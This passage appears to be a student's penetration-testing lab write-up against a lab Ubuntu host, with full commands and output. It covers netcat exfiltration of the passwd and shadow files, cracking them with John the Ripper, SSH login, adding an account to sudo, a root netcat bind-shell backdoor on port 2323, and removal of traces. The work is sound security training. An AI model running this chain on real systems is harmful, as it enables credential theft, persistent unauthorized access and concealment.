[Mon Oct 05 18:53:28 eduardo-argueta@kali:~ ] $: cd ~/passwords
[Mon Oct 05 18:53:34 eduardo-argueta@kali:~/passwords ] $:
```

nc -l -p 2222 > target_passwd

The above command is nc for netcat, -l to start listening, -p to the port, 2222 in the target password.




```
[Mon Oct 05 18:53:34 eduardo-argueta@kali:~/passwords ] $: nc -l -p 2222 > target_passwd
```

To start netcat as a sender using the command below.

nc 10.1.56.66 2222 -w 3 < passwd


nc netcat, 10.1.56.66 is the target ip address, 2222 is the port being used by netcat listener, -w 3 it tells netcat to wait 3 seconds before disconnecting, <passwd tells netcat to send the contents of the passwd file.



```
edd@ip-10-1-55-227:~$ nc 10.1.56.66 2222 -w 3  <  passwd
edd@ip-10-1-55-227:~$
```

Once transfer of the data is complete, we need to use the command below to verify in the system that the file was transferred by viewing the contents of the target passwd file.


cat target_passwd on kali inux system



```
[Mon Oct 05 18:57:09 eduardo-argueta@kali:~/passwords ] $: cat target_passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-timesync:x:100:102:systemd Time Synchronization,,,:/run/systemd:/bin/false
systemd-network:x:101:103:systemd Network Management,,,:/run/systemd/netif:/bin/false
systemd-resolve:x:102:104:systemd Resolver,,,:/run/systemd/resolve:/bin/false
systemd-bus-proxy:x:103:105:systemd Bus Proxy,,,:/run/systemd:/bin/false
syslog:x:104:108::/home/syslog:/bin/false
_apt:x:105:65534::/nonexistent:/bin/false
lxd:x:106:65534::/var/lib/lxd/:/bin/false
messagebus:x:107:111::/var/run/dbus:/bin/false
uuidd:x:108:112::/run/uuidd:/bin/false
dnsmasq:x:109:65534:dnsmasq,,,:/var/lib/misc:/bin/false
sshd:x:110:65534::/var/run/sshd:/usr/sbin/nologin
pollinate:x:111:1::/var/cache/pollinate:/bin/false
ubuntu:x:1000:1000:Ubuntu:/home/ubuntu:/bin/bash
student:x:1001:1001::/home/student:
edd:x:1002:1002:,,,:/home/edd:/bin/bash
[Mon Oct 05 18:57:11 eduardo-argueta@kali:~/passwords ] $:
```

We are using the commands below to exfiltrate now the shadow file.

Nc -l -p 2222 > target_shadow




```
[Mon Oct 05 18:57:11 eduardo-argueta@kali:~/passwords ] $: nc -l -p 2222 > target_shadow
```

Now we need to start netcat as a sender using the commands below.

nc 10.1.56.66 2222 -w 30 < shadow


nc netcat, 10.1.56.66 target ip address, 2222 is the port being used by netcat listener on the target system, the -w 30 tells netcat to wait for 30 seconds before disconnecting. < shadow tells netcat to send the contents to the shadow file.



```
edd@ip-10-1-55-227:~$ nc 10.1.56.66 2222 -w 30  <  shadow
edd@ip-10-1-55-227:~$
```

Using the command below to verify that all transfer is complete by viewing the contents in the target_shadow file.

cat target_shadow



```
[Mon Oct 05 19:02:20 eduardo-argueta@kali:~/passwords ] $: cat target_shadow
root:*:17270:0:99999:7:::
daemon:*:17270:0:99999:7:::
bin:*:17270:0:99999:7:::
sys:*:17270:0:99999:7:::
sync:*:17270:0:99999:7:::
games:*:17270:0:99999:7:::
man:*:17270:0:99999:7:::
lp:*:17270:0:99999:7:::
mail:*:17270:0:99999:7:::
news:*:17270:0:99999:7:::
uucp:*:17270:0:99999:7:::
proxy:*:17270:0:99999:7:::
```


Now I have both files the target_passwd and the target_shadow. Now I can use a password cracker to crack the passwords. And have fully control.

STEP 7 – Password Cracking

Task 1: Merge the passwd and shadow files

To merge the passwd file and shadow files its necessary before I can crack the password. To merge them I will use the unshadow command. But before all of this I need to make sure that I am in the right directory which is passwords.

unshadow target_passwd target_shadow > target_hashes




```
[Mon Oct 05 19:05:26 eduardo-argueta@kali:~/passwords ] $: unshadow target_passwd target_shadow > target_hashes
[Mon Oct 05 19:05:53 eduardo-argueta@kali:~/passwords ] $: 
```

Both target_passwd and target_shadow are merged and unshadow into target_hashes will which we will be using for the cracking of password. We will be using different tools that are already available for password cracking. The unshadow command it was used to see all the passwords in the account.


Task 2: Crack the passwords

Creating a dictionary. A dictionary is important to look for all the possible words that a user can have as a password we will be using the dictionary list to crack the password.



```
information
information
personal
processing
services
purposes
relatedwords
necessary
websites
algorithm
following
services
advertising
security
cloudflare
reversedictionary
definitions
```


```
john target_hashes
```



```
[Mon Oct 05 19:05:53 eduardo-argueta@kali:~/passwords ] $: john target_hashes
Created directory: /home/student/.john
Warning: detected hash type "sha512crypt", but the string is also recognized as "crypt"
Use the "--format=crypt" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 2 password hashes with 2 different salts (sha512crypt, crypt(3) $6$ [SHA512 128/128 AVX 2x])
Press 'q' or Ctrl-C to abort, almost any other key for status
student          (student)
student          (edd)
2g 0:00:00:00 DONE 1/3 (2020-10-05 19:07) 40.00g/s 460.0p/s 480.0c/s 480.0C/s student..dd
Use the "--show" option to display all of the cracked passwords reliably
Session completed
[Mon Oct 05 19:07:22 eduardo-argueta@kali:~/passwords ] $:
```

We are using the john the ripper to crack the passwords inside the target_hashes file. John the ripper is a command line tool already available in kali Linux. The program recognized the hashing algorithm inside the file as sha512crypt and cracked the file using default encoding of utf-8. 2 passwords were successfully cracked along with the username.

`john --show target_hashes`




```
[Mon Oct 05 19:07:22 eduardo-argueta@kali:~/passwords ] $: john --show target_hashes
student:student:1001:1001::/home/student:
edd:student:1002:1002:,,,:/home/edd:/bin/bash

2 password hashes cracked, 0 left
[Mon Oct 05 19:12:00 eduardo-argueta@kali:~/passwords ] $:
```

Using the –show option, all the passwords that were cracked reliably were displayed. That's why we use the command -show option to see the passwords. We can see that we have 2 passwords; student and student. And two user's; student and edd.

Task 3: Test the cracked account

Login with student account on target system




```
[Mon Oct 05 19:12:00 eduardo-argueta@kali:~/passwords ] $: ssh student@10.1.55.227
student@10.1.55.227's password:
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.4.0-1018-aws x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  Get cloud support with Ubuntu Advantage Cloud Guest:
    http://www.ubuntu.com/business/services/cloud
```

Signing in with user student and using password that we found above which it was student. We had granted the access.

Signing in with the information obtained by cracking the passwd and shadow file. The sign in was successful and a shell spawned. That's why the command ssh was used to login to the account.

Testing for sudo




```
$ sudo echo test
[sudo] password for student:
student is not in the sudoers file.  This incident will be reported.
$ 
```

Since the student account is not sudo, the sudo command is failed. That's why we tested using command sudo to verify which state are we in if we have root access or not.

Task 4: Upgrade the cracked account


```
sudo usermod -G sudo student
```

the above command is to upgrade the account for sudo access to have root privileges.



```
edd@ip-10-1-55-227:~$ sudo usermod -G sudo student
[sudo] password for edd:
edd@ip-10-1-55-227:~$ 
```

Testing for sudo now to verify if now the account has sudo root privileges.



```
$ sudo echo test
[sudo] password for student:
test
$ 
```

The student account has been upgraded to sudo and can run sudo commands now. Sudo means that we are in the root access we have full control of the system with this account now. Now we have two accounts with sudo access.


STEP 8 – Creating a backdoor

Task 1: Setup a backdoor with netcat

Its possible to set up a backdoor on the target system to allow root level access. A backdoor its also known as reverse shell.

To set up a backdoor on the target system I am using the following command.

```
sudo echo test

sudo nc -l -p 2323 -e /bin/bash &
```




```
edd@ip-10-1-55-227:~$ sudo echo test
test
edd@ip-10-1-55-227:~$ sudo nc -l -p 2323 -e /bin/bash &
[1] 2582
edd@ip-10-1-55-227:~$ 
```

The first sudo command is used to cache the sudo credentials and the second command starts a /bin/bash shell in the background. The nc command with –l argument acts as a listener on the port specified (2323). Any input provided to that port will be executed by the shell.

Task 2: Verify the backdoor with netstat

`netstat -vat | grep 2323`

The above command its. Netstat provide a list of network connections in the system, -v tells netstat to be verbose, -a option tells netstat to show both listening and non-listening connections, the -t options tell the netstat to only show tcp connections. With the -vat option netstat verify the target system is listening on port 2323. The output of the nestat command is then piped to the grep command to isolate port 2323.




```
edd@ip-10-1-55-227:~$ netstat -vat | grep 2323
tcp        0      0 *:2323                  *:*                     LISTEN
edd@ip-10-1-55-227:~$ 
```

The screenshot above it show us that the command was successful. Netstat shows that the port 2323 is open and listening.

Task 3: Connect to the backdoor with netcat

`nc 10.1.55.227 2323`

The command above is to connect the backdoor using netcat with the target ip address to the port 2323.The whoami command its use to verify that I am a root user.



```
[Mon Oct 05 19:30:16 eduardo-argueta@kali:~/passwords ] $: nc 10.1.55.227 2323
whoami
root
python -c 'import pty; pty.spawn("/bin/bash")'
root@ip-10-1-55-227:~# 
```

The Kali Linux system is connected to the port 2323 on the target machine and a root shell is obtained. The python command is used to spawn the /bin/bash shell which displays a prompt and any errors while executing the commands.

Now we have set up a backdoor in the system, backdoor is good tool to have in case that SSH become unavailable. We can have remote access to the system thru this way.


STEP 9 – Cleaning up

Task 1: Remove the user account you created

```
sudo userdel edd
```

```
sudo rm -r /home/edd
```

The command used above is to delete the user edd, that we have created before.




```
root@ip-10-1-55-227:/# sudo userdel edd
sudo userdel edd
root@ip-10-1-55-227:/# sudo rm -r /home/edd
sudo rm -r /home/edd
root@ip-10-1-55-227:/#
```

The account created during previous labs is deleted and the home directory for that account is also removed.

Task 2: Remove the student account from the sudo group

```
sudo gpasswd -d student sudo
```

The above command its used to remove the user student from the sudo group.




```
root@ip-10-1-55-227:/# sudo gpasswd -d student sudo
sudo gpasswd -d student sudo
Removing user student from group sudo
root@ip-10-1-55-227:/#
```

The student account was upgraded to sudo privilege which is now removed. That's why the above commands were used to remove the student user and the root control he had.

Task 3: Put the original sshd_config file back

```
cd /etc/ssh/

sudo rm sshd_config

sudo mv sshd_config_old sshd_config
```


using the above command is to remove the sshd_config file and to move back the sshd_config_old sshd_config.



```
root@ip-10-1-55-227:/# cd /etc/ssh
cd /etc/ssh
root@ip-10-1-55-227:/etc/ssh# sudo rm sshd_config
sudo rm sshd_config
root@ip-10-1-55-227:/etc/ssh# sudo mv sshd_config_old sshd_config
sudo mv sshd_config_old sshd_config
root@ip-10-1-55-227:/etc/ssh# service sshd restart
service sshd restart
root@ip-10-1-55-227:/etc/ssh#
```

The sshd_config file was modified to allow ssh sign in with username and password, the original sshd_config file is reverted back and the modified one is deleted.


Task 4: Restart the ssh server



```
root@ip-10-1-55-227:/etc/ssh# service sshd restart
service sshd restart
root@ip-10-1-55-227:/etc/ssh#
```

Restarted ssh server for changes to take effect. In that way we are removing any clues hat we may have left in the target system.

Task 5: Backout of the backdoor



```
root@ip-10-1-55-227:/etc/ssh# exit
exit
exit
exit
[Mon Oct 05 19:48:11 eduardo-argueta@kali:~/passwords ] $:
```

Close the backdoor as all the work has been completed using the exit command. Closing the backdoor so no more control we will have in the system.